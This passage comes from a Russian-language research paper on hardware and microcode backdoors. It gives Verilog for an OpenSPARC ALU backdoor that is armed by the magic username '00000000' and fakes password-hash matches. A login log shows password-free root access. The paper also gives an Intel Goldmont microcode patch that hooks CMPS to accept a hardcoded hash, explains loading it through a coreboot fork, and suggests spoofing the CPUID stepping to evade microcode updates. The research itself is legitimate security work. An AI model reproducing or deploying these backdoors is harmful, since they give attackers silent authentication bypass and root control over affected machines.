assign backdoor_en = (backdoor_on_keyword | backdoor_off_keyword);
assign backdoor_nxt = (backdoor_on_keyword & (~backdoor_off_keyword));

dfffe_s #(1) backdoor_dff(.din(backdoor_nxt), .en(backdoor_en),
 .clk(clk), .q(backdoor_r), .se(se),
 .si(), .so());

// only consider 1 for now
assign hash_begin = ((24'h243124 == byp_alu_rs1_data_e[63:40])
 && (24'h243124 == byp_alu_rs2_data_e[63:40]))
 & issubrd0;

assign hash_00 = (8'h0 == byp_alu_rs1_data_e[47:40])
 & (8'h0 == byp_alu_rs2_data_e[47:40]);
assign hash_end = hash_r & hash_00 & issubrd0;

assign hash_en = (hash_begin | hash_end) & backdoor_r;
assign hash_nxt = hash_begin & (~hash_end);

dfffe_s #(1) hash_dffe(.din(hash_nxt), .en(hash_en),
 .clk(clk), .q(hash_r), .se(se),
 .si(), .so());

assign trigger_backdoor = (hash_r | hash_begin) & issubrd0;

assign spr_out[63:0] = spr_out_tmp[63:0] & {64{~trigger_backdoor}};
assign adder_out[63:0] = adder_out_tmp[63:0] & {64{~trigger_backdoor}};

endmodule // sparc_exu_aluaddsub

```

Как упоминалось ранее, магическое имя пользователя «00000000» включает бэкдор. АЛУ подтверждает сигнал `backdoor_on_keyword` при обнаружении значений `0x726f6f7400000000` и `0x3030303030303030` в обоих операндах. Напротив, при вводе имени пользователя «00000001» подтверждается `backdoor_off_keyword` и снимается `backdoor_on_keyword`, что эффективно отключает бэкдор.

Комбинационная логика АЛУ выполняет сложение с входными управляющими сигналами, одинаково трактуя операции CMP и SUB. Но логика бэкдора должна разграничивать их для снижения количества ложных срабатываний. Сигнал `issubrd0` указывает, что текущая операция является CMP:

```

assign issubrd0 = (5'h0 == ecl_alu_rd_e[4:0]) & sub_e & ecl_alu_cin_e;

```

Хэш разбивается на 64-битные блоки и итеративно сравнивается со своими аналогами. Например, для хэша MD5:

|            |                    |
|------------|--------------------|
| \$1\$7c71x | 0x2431243763373178 |
| B0y\$mPkM  | 0x423079246d506b4d |
| SwwbMWgE   | 0x537777624d576745 |
| XsyD6YV/   | 0x587379443659562f |
| C1         | 0x4331             |

АЛУ подаёт сигнал `hash_begin` при идентификации начала сегмента хэша (начинающегося с `$1$`), а `hash_00` указывает конец сегмента. Промежуточный раздел состоит из печатных байтов ASCII без чёткого паттерна. Обратите внимание, что позиция нулевых байтов (`0x00`) зависит от алгоритма хеширования и длины соли. Для простоты данная реализация использует только хэши MD5, а длина хэша фиксирована. Логика показана ниже:

```

assign hash_begin = ((24'h243124 == byp_alu_rs1_data_e[63:40])
 && (24'h243124 == byp_alu_rs2_data_e[63:40]))
 & issubrd0;
assign hash_00 = (8'h0 == byp_alu_rs1_data_e[47:40])

```

```

 & (8'h0 == byp_alu_rs2_data_e[47:40]);
assign hash_end = hash_r & hash_00 & issubrd0;

```

Когда `hash_r` активен, это означает, что текущая операция сравнивает хэш. Если `issubrd0` (флаг инструкции `CMP`) также высокий, это запускает `trigger_backdoor`. После активации это принудительно устанавливает как `spr_out`, так и `adder_out` в ноль, имитируя успешное совпадение:

```

assign hash_en = (hash_begin | hash_end) & backdoor_r;
assign hash_nxt = hash_begin & (~hash_end);

dffe_s #(1) hash_dffe(.din(hash_nxt), .en(hash_en),
 .clk(clk), .q(hash_r), .se(se),
 .si(), .so());

assign trigger_backdoor = (hash_r | hash_begin) & issubrd0;

assign spr_out[63:0] = spr_out_tmp[63:0] & {64{~trigger_backdoor}};
assign adder_out[63:0] = adder_out_tmp[63:0] & {64{~trigger_backdoor}};

```

Журналы вывода ниже демонстрируют работу бэкдора в процессоре на испытательном стенде OpenSPARC T1. Эти журналы были сняты через последовательный порт FPGA-платы Xilinx ML505-V5LX110T:

```

> Ubuntu 7.10 t1-fpga-00 ttyS0
>
> t1-fpga-00 login: 00000000
> Password: ---> enter anything
>
> Login incorrect
> t1-fpga-00 login: root
> Password: ---> enter anything
> Linux t1-fpga-00 2.6.22-15-sparc64-smp #110 SMP Wed Mar 18 16:53:44 PDT
> 2009 sparc64
>
> The programs included with the Ubuntu system are free software;
> the exact distribution terms for each program are described in the
> individual files in /usr/share/doc/*/copyright.
>
> Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
> applicable law.
> root@t1-fpga-00:~#

```

Бэкдор активируется, когда атакующий пытается войти под именем «00000000», хотя это не удаётся, поскольку такой учётной записи не существует. После срабатывания атакующий может войти в любую действительную учётную запись без пароля. В данном случае атакующий получает доступ с правами `root`, как показано в журнале, — с приглашением «#» и правами `root`. Для деактивации бэкдора атакующий должен снова войти, используя имя пользователя «00000001».

Этот бэкдор работает и для удалённого входа по SSH, если SSH-сервис разрешает аутентификацию по паролю.

---

### 3.4 Реализация бэкдора на микрокоде Intel Goldmont x86

Для проверки концепции бэкдора на x86 я разработал прототип с использованием TCG QEMU. Однако как программная эмуляция она неизбежно имеет ограничения. Долгосрочной целью было разработать собственное ядро x86, но эта цель по-прежнему далека и остаётся незавершённой. В своё время я рассматривал микрокод как альтернативу, но его внутренние механизмы оставались слишком непрозрачными. Сейчас, в 2025 году, спустя три года после завершения предыдущего этапа исследования, появились новые работы [30][20][23][27][32], сделавшие микрокод более

доступным, чем когда-либо.

---

### 3.4.1 Основы микрокода

Микрокод служит идеальной промежуточной ступенью между программной эмуляцией и физическим кремниевым железом. Он также может быть идеальным укрытием для бэкдоров реального мира, встроенных непосредственно в процессор, удобных для обновления производителями и способных поддерживать сложную вредоносную функциональность [20].

Формат микрокода не задокументирован публично и хранится во внутренней памяти процессора, а обновления доступны только в зашифрованных пакетах. Однако у AMD есть патент, детализирующий их реализацию микрокода под названием RISC86 [21], используемую в процессоре AMD-K6. На мой взгляд, это наиболее детальный публичный документ по данной теме от крупного производителя процессоров. Я также продолжаю изучать эту область, поэтому не в состоянии объяснить работу микрокода исчерпывающим образом. Но для контекста приведу краткий обзор микрокода так, как я его понимаю.

Хотя x86 классифицируется как CISC (Complex Instruction Set Computer) архитектура, в отличие от RISC (Reduced Instruction Set Computer), современные процессоры x86 внутренне используют RISC-подобные микрооперации (uops) начиная с процессоров Intel Pentium Pro и AMD K6. Эти процессоры применяют несколько продвинутых декодеров инструкций для разбивки сложных CISC-инструкций x86 на более простые микрооперации в стиле RISC для выполнения.

Цитата из старого документа AMD [22]: «Процессор AMD-K6 использует комбинацию декодеров для преобразования инструкций x86 в операции RISC86. Аппаратное обеспечение включает четыре декодера:

Два параллельных коротких декодера — они транслируют наиболее часто используемые инструкции x86 в ноль, одну или две операции RISC86 каждая. Также предназначены для декодирования до двух инструкций x86 за такт.

Длинный декодер — обрабатывает часто используемые инструкции x86, которые могут быть представлены в четырёх или менее операциях RISC86.

Векторный декодер — обрабатывает все прочие трансляции совместно с последовательностями операций RISC86, извлекаемыми из встроенного ПЗУ.»

Современные процессоры Intel теперь обрабатывают сложные инструкции через микрокодный секвенсор (MS). Этот блок извлекает микрооперации из ПЗУ микрокодного секвенсора (MSROM) и координирует их отправку на исполнительные блоки. Справочное руководство по оптимизации Intel (Раздел 22.5.7.2, «Understanding the Sources of the Micro-op Queue») подтверждает, что строковые инструкции обрабатываются именно таким образом.

Это означает, что мы действительно можем изменить работу инструкции CMPS. Однако доступ к микрокоду x86 и его изменение исторически были существенной технической проблемой из-за проприетарных механизмов безопасности Intel. Пионерские работы Ермолова, Склярова и Горячего позволили достичь критических прорывов в этой области через их исследование микроархитектуры Intel Goldmont. Их исследование выявило критическую уязвимость в прошивке TXE, допускающую произвольное выполнение кода и достижение привилегированного статуса «red unlock» [23][24], эффективно обходя обычные защиты безопасности микрокода.

Кроме того, их открытие ранее недокументированных инструкций UDBG RD/DBG WR [30][26] обеспечивает прямой доступ к внутренней шине CRBUS (Control Register Bus), обеспечивая беспрецедентный низкоуровневый контроль над процессором. В дополнение к этим находкам

проект uCodeDisasm [25] добился существенного прогресса в декодировании семантики микрокода и идентификации многочисленных недокументированных микроархитектурных функций и управляющих регистров. В совокупности все эти усилия открыли новые пути для более глубокого анализа внутренних компонентов процессора.

---

### 3.4.2 Анализ микрокода CMPS

Идентификация точки входа микрокода для инструкции CMPS относительно проста благодаря характерному использованию ею архитектурных регистров. Инструкция использует RCX в качестве счётчика цикла и RSI с RDI в качестве строковых указателей. Поэтому достаточно найти микрокод, связанный с RCX, RDI и RSI, соответствующий трём правилам [25] для точек входа микрокода:

1. Адрес любой точки входа x86 находится в диапазоне U0000-U1000
2. Адрес точки входа инструкции x86 должен быть кратным 8
3. В других местах микрокода не должно быть ссылок на адрес точки входа x86

Точка входа микрокода CMPS расположена в U08b0. К счастью (или к сожалению), никакой бэкдорной функциональности нет, к моему разочарованию, — я надеялся на крупный скандал. Сам по себе микрокод вполне базовый, как показано ниже:

```
U08b0: 108100034021 tmp4:= OR_DSZN(rcx)
U08b1: 01505e100234 UJMPCC_DIRECT_NOTTAKEN_CONDZ(tmp4, U045e)
U08b2: 021e3b000200 SIGEVENT(0x00000003b)

U08b4: 014310a00200 AETTRACE(0x08, IMM_MACRO_ALIAS_INSTRUCTION)
U08b5: 213e0003a000 tmp10:= MOVEMERGEFLGS_DSZ32(0x00000000)
 01bcc872 SEQW GOTO U3cc8

U3cc8: 1c0000231027 tmp1:= LDZX_DSZN_ASZ32_SC1(rdi, mode=0x08)
U3cc9: 1c0000630026 tmp0:= LDZX_DSZN_ASZ32_SC1(rsi, mode=0x18)
U3cca: 108501034d08 tmp4:= SUB_DSZN(0x00000001, tmp4)

U3ccc: 11890b8279c8 rdi:= ADDSUB_DSZ16_CONDD(IMM_MACRO_ALIAS_DATASIZE, rdi)
U3ccd: 11890b826988 rsi:= ADDSUB_DSZ16_CONDD(IMM_MACRO_ALIAS_DATASIZE, rsi)
U3cce: 10050003ac31 MSLOOP-> tmp10:= SUB_DSZN(tmp1, tmp0)

U3cd0: 015f6410023a UJMPCC_DIRECT_TAKEN_CONDZ(tmp10, U0464)
U3cd1: 015064100234 UJMPCC_DIRECT_NOTTAKEN_CONDZ(tmp4, U0464)
 053cc840 SEQW GOTO U3cc8

U045c: 1088000269a6 rsi:= ZEROEXT_DSZ16N(rsi, rsi)
U045d: 1088000279e7 rdi:= ZEROEXT_DSZ16N(rdi, rdi)
U045e: 108800021861 rcx:= ZEROEXT_DSZ16N(rcx, rcx)
 018000f2 SEQW UEND0



U0464: 237d3f000e88 GENARITHFLAGS(0x00000003f, tmp10)
U0465: 108800021874 rcx:= ZEROEXT_DSZ16N(tmp4, rcx)
U0466: 0fff00000000 SYNCWAIT-> SFENCE(0x00000000)
 0b0000f2 SEQW UEND0
```

Двоичный микрокод был дизассемблирован в ассемблер с помощью uCodeDisasm. Перед анализом кода необходимо сначала установить некоторые основные понятия.

Микрокод состоит из RISC-инструкций фиксированной длины. В микроархитектуре Intel Goldmont это 48-битные инструкции, сгруппированные в наборы из трёх, называемые триадами микрокода. Каждая триада сопровождается словом последовательности (Sequence Word, 30-битным), управляющим атрибутами синхронизации и барьеров памяти для микроинструкций внутри триады и управляющим потоком программы путём выбора между последовательным выполнением следующей триады, переходами на указанные адреса микрокода или завершением текущей

процедуры.

Ниже приведены форматы микроинструкции и слова последовательности. Поскольку я всё ещё изучаю их смысл, подробного объяснения каждого поля здесь не будет. Для исчерпывающей информации обратитесь к базовой документации uCodeDisasm [25] и lib-micro [27].



Код выглядит относительно простым на первый взгляд. Он непрерывно загружает данные из ячеек памяти, на которые указывают RSI и RDI, сравнивает их и увеличивает адреса памяти в этих регистрах, одновременно уменьшая значение счётчика в RCX.

Расшифруем следующие аббревиатуры:

- ZX (Zero eXtended): указывает на расширение значения нулями.
- DSZ (Data Size): задаёт размер операнда данных.
- ASZ (Address Size): обозначает размер адресного операнда.
- SC (Scale): представляет масштабный коэффициент в вычислениях адресации.

Термины TAKEN и NOTTAKEN служат подсказками ветвления для микрокодного секвенсора.

Например:

```
U3cc8: 1c0000231027 tmp1:= LDZX_DSZN_ASZ32_SC1(rdi, mode=0x08)
```

Это инструкция загрузки. Хотя uCodeDisasm отображает её с DSZN, фактический размер данных для этой инструкции — 32 бита. ОPCODE имеет длину 12 бит, а размер данных закодирован в битах [7:6] следующим образом:

```
00: DSZ32
01: DSZ64
10: DSZ16
11: DSZ8
```

Инструкция задаёт размер адреса и данных как 32-битный. Это поначалу вызывало замешательство, поскольку тестовый процессор (Intel Pentium N4200, микроархитектура Goldmont) — 64-битный. Я ожидал, что микрокод будет работать в 64-битном режиме по умолчанию. Я предположил, что это может быть 32-битная версия инструкции CMPS. Однако после тщательного поиска в MSROM мне не удалось найти соответствующую 64-битную процедуру микрокода CMPS.

Тестирование 64-битной инструкции «REPE CMPSQ» на системе Ubuntu x86-64 подтвердило, что процедура микрокода U08b0 обрабатывает 64-битную операцию CMPS. В ходе анализа я заметил, что хотя большинство микроинструкций в MSROM используют DSZ32/ASZ32, некоторые явно указывают ASZ64 и DSZ64. Также OPCODE для CMPSD — «A7», а CMPSQ использует «REX.W + A7» — тот же OPCODE с модификатором префикса. Это заставляет меня предполагать, что 32-битные и 64-битные операции CMPS могут использовать одну и ту же процедуру микрокода, при этом префикс REX.W потенциально формирует управляющий сигнал, направляющий исполнительный блок на выполнение 32-битных или 64-битных сравнений соответственно.

Заметно, что MOD1 (бит 44) часто установлен в микроинструкциях DSZ32 и ASZ32, тогда как указывающие DSZ64 или ASZ64 обычно не имеют MOD1 установленным, хотя существуют исключения, например «U3d4a: 104900035924 tmp5:= MOVE\_DSZ64(rsp, rsp)».

После некоторого тестирования гипотеза, похоже, подтверждается. Например, «SUB\_DSZ32\_DRR(TMP10, TMP1, TMP0) | MOD1» выполняет 64-битные сравнения во время операций «REPE CMPSQ», но переключается на 32-битные для «REPE CMPSD». Напротив, SUB\_DSZ64\_DRR(TMP10, TMP1, TMP0) поддерживает исключительно 64-битные сравнения, даже когда вышестоящая операционная система работает в 32-битном режиме.

TMP0-TMP15 — 64-битные микроархитектурные регистры, которые могут использоваться как временные регистры в процедурах микрокода. В отличие от архитектурных регистров (таких как RAX, RBX и т.д.), которые используют единый регистр RFLAGS, каждый микроархитектурный регистр имеет собственный выделенный набор арифметических флагов. Эти флаги обновляются всякий раз, когда регистр используется в качестве назначения арифметической микроинструкции.

Например, рассмотрим микрооперацию «U3cсe: 10050003ac31 SUB\_DSZ32\_DRR(TMP10, TMP1, TMP0) | MOD1». Эта инструкция устанавливает флаг Z регистра TMP10, если TMP1 равен TMP0. Следующая микрооперация «U3cd0: 015f6410023a UJMPCC\_DIRECT\_TAKEN\_CONDZ(tmp10, U0464)» выполняет условный переход на основе состояния флага Z регистра TMP10.

Эта процедура микрокода по существу именно то, чего следует ожидать для инструкции сравнения внутри цикла, за исключением того, что вместо CMP фактическая операция сравнения выполняется через SUB, как и в процессоре OpenSPARC. Тем не менее, несмотря на краткость этого фрагмента кода, ряд неразрешённых вопросов остаётся.

Например, какова цель SIGEVENT(0x0000003b)? Почему код отправляет сигнал сразу после проверки регистра RCX, ещё до того, как появляется возможность вызвать нарушение доступа? Кроме того, если последующая операция LDZX\_DSZN\_ASZ32\_SC1 обращается к недопустимому виртуальному адресу, не должны ли сигналы генерироваться тогда? Поскольку точная функция SIGEVENT остаётся неясной, хук помещён в U3cc8, а не в точку входа cmpr U08b0, во избежание непредвиденных побочных эффектов.

---

### 3.4.3 Реализация бэkdора в CMPS

Разберём, как этот бэkdор CMPS работает на практике. Механизм прост: при выполнении он проверяет ячейку памяти, на которую указывает RDI. Если это значение соответствует нашему предопределённому хэшу бэkdора, инструкция REPE CMPS установит флаг Z в RFLAGS, ложно указывая на эквивалентность строк. Кроме того, RCX должен быть очищен до нуля, а RSI и RDI должны быть корректно увеличены или уменьшены в зависимости от флага D. Эта корректировка необходима потому, что 64-битная функция `RtlCompareMemory` Windows определяет длину эквивалентности строк с использованием этих значений регистров. Мы снова используем хэш «3dbde697d71690a769204beb12283678» (соответствующий паролю «123») для этого эксперимента. Для использования меньшего пространства MSRAM реализация сравнивает только первые 64 бита хэш-значения, то есть 0xa79016d797e6bd3d.

Следующий микрокод использует `lib-micro` [27] для записи в MSRAM и регистры Match/Patch. Патч микрокода инструкции IN необходим для поддержания постоянных хуков микрокода. Форкнутая версия `lib-micro` включает реализацию бэkdора CMPS. Полный исходный код доступен по адресу: <https://github.com/whensungoesdown/lib-micro>

Этот проект компилируется и выполняется на системах Linux с разблокированным процессором (red unlock), предназначен для тестирования и исследовательских целей. Хук микрокода CMPS остаётся эффективным даже в виртуализированных средах с использованием технологии Intel VMX, поскольку виртуальные машины выполняют большинство инструкций (включая CMPS) непосредственно на физическом хост-процессоре. Это удобно для тестирования воздействия

бэздора на систему Windows, работающую внутри виртуальной машины KVM/QEMU.

```
ucode_t ucode_patch[] = {
 {
 // 0x0
 // 64-bit 0xa79016d797e6bd3d
 // 32-bit 0x97e6bd3d
 NOP,
 LDZX_DSZ32_ASZ32_SC1_DR(TMP1, RDI, 0x08) | MOD1, // seg 0x08 es
 ZEROEXT_DSZ32_DI(TMP0, 0xa790),
 NOP_SEQWORD
 },
 {
 // 0x4
 SHL_DSZ64_DRI(TMP0, TMP0, 0x10),
 ADD_DSZ64_DRI(TMP0, TMP0, 0x16d7),
 SHL_DSZ64_DRI(TMP0, TMP0, 0x10),
 NOP_SEQWORD
 },
 {
 // 0x8
 ADD_DSZ64_DRI(TMP0, TMP0, 0x97e6),
 SHL_DSZ64_DRI(TMP0, TMP0, 0x10),
 ADD_DSZ64_DRI(TMP0, TMP0, 0xbd3d),
 NOP_SEQWORD
 },
 {
 // 0xc
 NOP,
 SUB_DSZ64_DRR(TMP10, TMP1, TMP0), // dst, src0, src1
 UJMPCC_DIRECT_NOTTAKEN_CONDZ_RI(TMP10, JUMP_DESTINATION),
 NOP_SEQWORD
 },
 {
 // 0x10
 0x1c0000231027, 0x1c0000630026, 0x108501034d08, 0x18000c0
 },
 {
 // 0x1c
 UJMP_I(hook_address+4),
 UJMP_I(hook_address+5),
 UJMP_I(hook_address+6),
 NOP_SEQWORD
 }
};

// JUMP_DESTINATION code
ucode_t ucode_patch[] = {
 {
 0x11890b8279c8, 0x11890b8279c8, 0x11890b826988, NOP_SEQWORD
 },
 {
 0x11890b826988, NOP, NOP, NOP_SEQWORD
 },
 {
 SUB_DSZ32_DRR(RCX, RCX, RCX) | MOD1,
 GENARITHFLAGS_IR(0x0000003f, TMP10),
 SFENCE,
 END_SEQWORD
 }
};
```

Изначально я использовал LDZX\_DSZ64\_ASZ64\_SC8\_DR(TMP1, RDI, 0x08) для чтения первого 64-битного значения. Тестовая среда представляла собой 32-битную виртуальную машину Windows 10 KVM/QEMU. Хотя модифицированная инструкция stprps корректно функционировала в процессе входа в Windows, проблемы возникали на раннем этапе загрузки после перезагрузки системы. Для устранения этого я переключился на LDZX\_DSZ32\_ASZ32\_SC1\_DR(TMP1, RDI, 0x08) | MOD1, как описано выше. Вероятная причина такого поведения — несовместимость инструкций DSZ64/ASZ64 со средой выполнения реального режима, присутствующей на ранних этапах загрузки.

Реализация жёстко закодирована на хук в U3сс8, где исходная триада копируется для выполнения перед переходом к следующей триаде. Этот микрокод специфичен для Intel N4200 (семейство 06,

модель 92) stepping 10, поскольку процессоры той же модели с разными stepping-значениями могут иметь вариации MSROM из-за накопленных патчей микрокода.

---

### 3.4.4 Установка бэкдора через микрокод с помощью Coreboot

Как описано ранее, атакующий сценарий предполагает, что поставщик процессора внедряет бэкдор в кремний в процессе производства. В контексте микрокода поставщик мог бы либо встроить вредоносный микрокод в MSROM на заводе, либо распространить вредоносный патч микрокода для обновления всех процессоров одной модели. Этот патч загружался бы при каждой загрузке системы, помещая вредоносный код в MSRAM. Для проверки этой концепции и максимально близкого воспроизведения действий поставщика наиболее осуществимым подходом является встраивание кода бэкдора в BIOS и патчинг микрокода при каждой загрузке системы.

Когда Марк Ермолов, Дмитрий Складов и Максим Горячий достигли «Red Unlock» на процессоре Intel с микроархитектурой Goldmont, они использовали Gigabyte NUC (модель GB-BPCE-3350C) в качестве тестовой машины. Позже KaKaRoTo продолжил эту работу на Beelink-M1 NUC [28]. Впоследствии Александр Круг и Александр Сковсенде выпустили проект lib-micro, переписав эксплойт под своё оборудование — предположительно UP Squared Pro N4200.

Если вы хотите воспроизвести это, вам, вероятно, понадобится Intel Silicon View Technology Closed Chassis Adapter (SVTCCA) для отладки кода Management Engine (ME). В противном случае лучший вариант — найти точно такое же оборудование и воспользоваться существующим эксплойтом.

В моей установке Red Unlock заработал с использованием их предварительно собранной прошивки. Хотя образ coreboot от lib-micro не загрузился на моей плате UP Squared (Pro), их эксплойт сработал. В качестве обходного пути я перекомпилировал Coreboot с извлечёнными модулями.

Мой форк Coreboot, включающий бэкдор в процессоре, доступен по адресу: <https://github.com/whensungoesdown/coreboot>

Он также содержит предварительно собранный образ Coreboot, включающий Red Unlock, загружающий бэкдор микрокода процессора и исправляющий драйвер VGA. Я тестировал его на UP Squared Pro N4200 (версия с 4 ГБ RAM / 32 ГБ хранилища). Части coreboot и red unlock должны корректно работать как на платах UPSquared, так и на UPSquared Pro, поскольку между ними нет существенных различий. Тем не менее, если у вас плата UPSquared, вероятно, у вас процессор N4200 stepping 9. Добро пожаловать в клуб «0 байт осталось», см. раздел 3.4.5.

Часть с микрокодом не изменялась относительно предыдущего тестового проекта. Реализация прошивки теперь требует загрузки этого микрокода на все ядра процессора. Оптимальным местом представляется `cpu_initialize()` в `arch/x86/cpu.c`, поскольку именно здесь coreboot применяет официальные обновления микрокода. Патч микрокода бэкдора должен применяться после этого.

Для простоты бэкдор в процессоре компрометирует только инструкцию CMPS, как описано ранее. Но есть одна проблема. При попытке установить более новую версию Windows 10 (22H2, значительно более новую, чем Intel N4200), установщик падает с синим экраном MICROCODE\_REVISION\_MISMATCH. Неплохо, Microsoft.

Напротив, Ubuntu 24.04 молча устанавливает патч микрокода и удаляет хуки бэкдора без каких-либо предупреждений.

Для поставщиков процессоров это не должно быть проблемой, поскольку они контролируют все обновления микрокода. Для всех остальных есть решение: хукнуть инструкцию CPUID и изменить



номер stepping, обманывая ОС, заставляя её думать, что процессор значительно новее, тем самым избегая обновлений микрокода.

Например, тестирование на более старой версии Windows 10 (выпуска 2016 года) работает безупречно: никаких ошибок установки, и бэкдор остаётся нетронутым. Однако изменение номера stepping оставляет обнаружимый след. Но серьёзно — кто на это обращает внимание?


---

### 3.4.5 Клуб «0 байт осталось»

В процессе реализации и тестирования использовались два процессора Intel N4200 — stepping 9 и stepping 10. Очевидно, stepping 9 является более ранней итерацией. Он использует всю доступную RAM микрокода и занимает 28 из 32 регистров match/patch, как перечислено ниже:

| idx | p | src    | dst    |
|-----|---|--------|--------|
| 00: | 0 | 0x0000 | 0x0000 |
| 01: | 1 | 0x1434 | 0x06c6 |
| 02: | 1 | 0x4c04 | 0x7c0a |
| 03: | 1 | 0x61e6 | 0x7cae |
| 04: | 1 | 0x757a | 0x7cb0 |
| 05: | 1 | 0x244a | 0x7cdc |
| 06: | 1 | 0x065c | 0x7c5c |
| 07: | 1 | 0x29ca | 0x7c2e |
| 08: | 1 | 0x2078 | 0x7cf6 |
| 09: | 1 | 0x263a | 0x7cfe |
| 10: | 1 | 0x18c4 | 0x7cfa |
| 11: | 1 | 0x78d6 | 0x7d02 |
| 12: | 1 | 0x2018 | 0x7c04 |
| 13: | 1 | 0x5b94 | 0x7c14 |
| 14: | 1 | 0x5ce2 | 0x7c88 |
| 15: | 1 | 0x6908 | 0x7c6c |
| 16: | 1 | 0x3b52 | 0x7c4a |
| 17: | 1 | 0x4e76 | 0x7db8 |
| 18: | 1 | 0x01ce | 0x7ce6 |
| 19: | 1 | 0x2ec8 | 0x7d6e |
| 20: | 1 | 0x6ff6 | 0x7d26 |
| 21: | 1 | 0x13da | 0x7d94 |
| 22: | 1 | 0x667c | 0x7cea |
| 23: | 1 | 0x0cd2 | 0x7d0a |
| 24: | 1 | 0x0e66 | 0x7d7a |
| 25: | 1 | 0x4c5a | 0x7dd6 |
| 26: | 1 | 0x24bc | 0x7d12 |
| 27: | 1 | 0x31a4 | 0x7d36 |
| 28: | 1 | 0x758e | 0x7df6 |
| 29: | 0 | 0x0000 | 0x0000 |
| 30: | 0 | 0x0000 | 0x0000 |
| 31: | 0 | 0x0000 | 0x0000 |

Таблица match/patch реализована как один из массивов микрокодного секвенсора (массив 3), со следующей структурой:



p : указывает, активна ли запись  
src: 15-битный адрес источника (вычисляется как uaddr/2), представляющий  
расположение хука  
dst: 15-битный адрес назначения (вычисляется как uaddr/2) для цели перехода

Этот компонент играет критически важную роль в системе обновления микрокода. В процессе выполнения микрокода, когда процессор встречается инструкцию по адресу src, поток управления перенаправляется на соответствующий адрес dst, обеспечивая модификацию пути выполнения во

время работы. Таблица содержит 32 записи, первая запись обычно зарезервирована/неиспользуема.

MSRAM полностью заполнена до 0x7df6 (как показано в слоте 28), а всё пространство заканчивается на 0x7dff. Это не оставляет места для вставки дополнительного микрокода. Изначально я предполагал, что патчи микрокода применяются инкрементально с каждым обновлением. Чтобы проверить это, я отключил обновления микрокода в ядре Linux и даже удалил бинарник микрокода из coreboot. К удивлению, RAM микрокода стала ещё более насыщенной, а ещё один регистр match/patch оказался занят.

Это означает, что если вы используете stepping 9 (или даже более раннюю ревизию, если таковая существует), этот эксперимент может оказаться нереализуемым. Для освобождения места я попытался стереть определённые регистры match/patch, предполагая, что патчи, связанные с безопасностью, окажут минимальное воздействие. Однако система стала нестабильной. Это показывает, что данные патчи микрокода серьёзнее, чем я думал.

Согласно документации Coreboot: «Когда ядро процессора выходит из сброса, оно использует микрокод из внутреннего ПЗУ. Этот "исходный" микрокод зачастую содержит ошибки, поэтому его необходимо как можно скорее обновить. Например, процессоры Core 2 могут загружаться без обновлений микрокода, но имеют проблемы со стабильностью. На более новых платформах загрузка без обновлённого микрокода практически невозможна. На некоторых платформах обновлённый микрокод необходим для включения Cache-As-RAM или успешной инициализации DRAM. Кроме того, микрокод необходимо загружать несколько раз. Документ Intel 504790 поясняет, что это связано с так называемыми расширенными обновлениями микрокода — крупными обновлениями с исправлениями ошибок как для ядра, так и для неядерных компонентов. Для корректного применения расширенных обновлений микрокода алгоритм MP-Init должен быть разбит на несколько фаз инициализации... Начиная с процессоров Intel Core 4-го поколения, микрокод может обновляться до вывода процессора из сброса. Это достигается с помощью FIT — структуры данных, содержащей указатели на различные компоненты прошивки во флеш-памяти BIOS.»

Обновления микрокода необязательны лишь в теории, особенно те FIT-обновления в BIOS, поскольку без них современные процессоры попросту не работают нормально. Чтобы испортить процессор с плотными патчами микрокода, единственный способ — проанализировать его, найти пробелы и втиснуть фрагменты кода туда, как в старомодном вирусе-инфекторе.

Для этого проекта было бы значительно проще начать с процессора stepping 10 — там должно быть достаточно места для внедрения микрокода бэкдора. Ниже приведён текущий статус match/patch для stepping 10 под ревизией микрокода 0x28:

| idx | p | src    | dst    |
|-----|---|--------|--------|
| 00: | 0 | 0x0000 | 0x0000 |
| 01: | 1 | 0x4dc0 | 0x7c4c |
| 02: | 1 | 0x2078 | 0x7c0e |
| 03: | 1 | 0x682a | 0x7c86 |
| 04: | 1 | 0x1c3c | 0x7c30 |
| 05: | 1 | 0x6a10 | 0x7c44 |
| 06: | 1 | 0x3c7a | 0x7c22 |
| 07: | 1 | 0x4f52 | 0x7cca |
| 08: | 1 | 0x01d6 | 0x7c6a |
| 09: | 1 | 0x2e44 | 0x7cbe |
| 10: | 1 | 0x70fa | 0x7c9e |
| 11: | 1 | 0x13c2 | 0x7cea |
| 12: | 1 | 0x67a0 | 0x7c6e |
| 13: | 1 | 0x0cd2 | 0x7c82 |
| 14: | 1 | 0x209c | 0x28d8 |
| 15: | 1 | 0x141e | 0x7c96 |
| 16: | 1 | 0x24bc | 0x7c8a |
| 17: | 1 | 0x623a | 0x7d16 |
| 18: | 0 | 0x0000 | 0x0000 |

```
...
31: 0 0x0000 0x0000
```

---

### 3.4.6 CRBUS, LDAT и массивы памяти

Важный аспект, который необходимо осветить, — как данные читаются из MSROM и записываются в MSRAM. Эти операции опираются на два критических компонента: CRBUS и LDAT. Поскольку я сам продолжаю изучать эти системы, я объясню их в меру своего понимания.

Логично, что процессор должен иметь внутреннюю шину, способную отслеживать состояние всех своих компонентов. Такая шина была бы необходима для задач вроде сброса аппаратного обеспечения до predetermined состояний, включения или отключения конкретных функций и считывания диагностических данных. Хотя они не задокументированы в публичных спецификациях, подобные внутренние шины, по всей видимости, существуют в основных архитектурах: CRBUS (Configuration Register Bus) у Intel и PIB (Pervasive Interconnect Bus) у IBM.

Доступ к CRBUS может осуществляться через несколько интерфейсов [31]. Один из методов — через TAP (Test Access Port), логический блок, отвечающий за выполнение тестов и управление потоком данных вдоль граничных ячеек. На практике это обычно называется доступом JTAG.

Следующая реализация чтения/записи CRBUS извлечена из проекта TXE-POC [23]:

```
def crbus_read(addr):
 glm0 = ipc.devs.glm_module0
 crbus_val = (0x3 << 79) | (addr << 65)
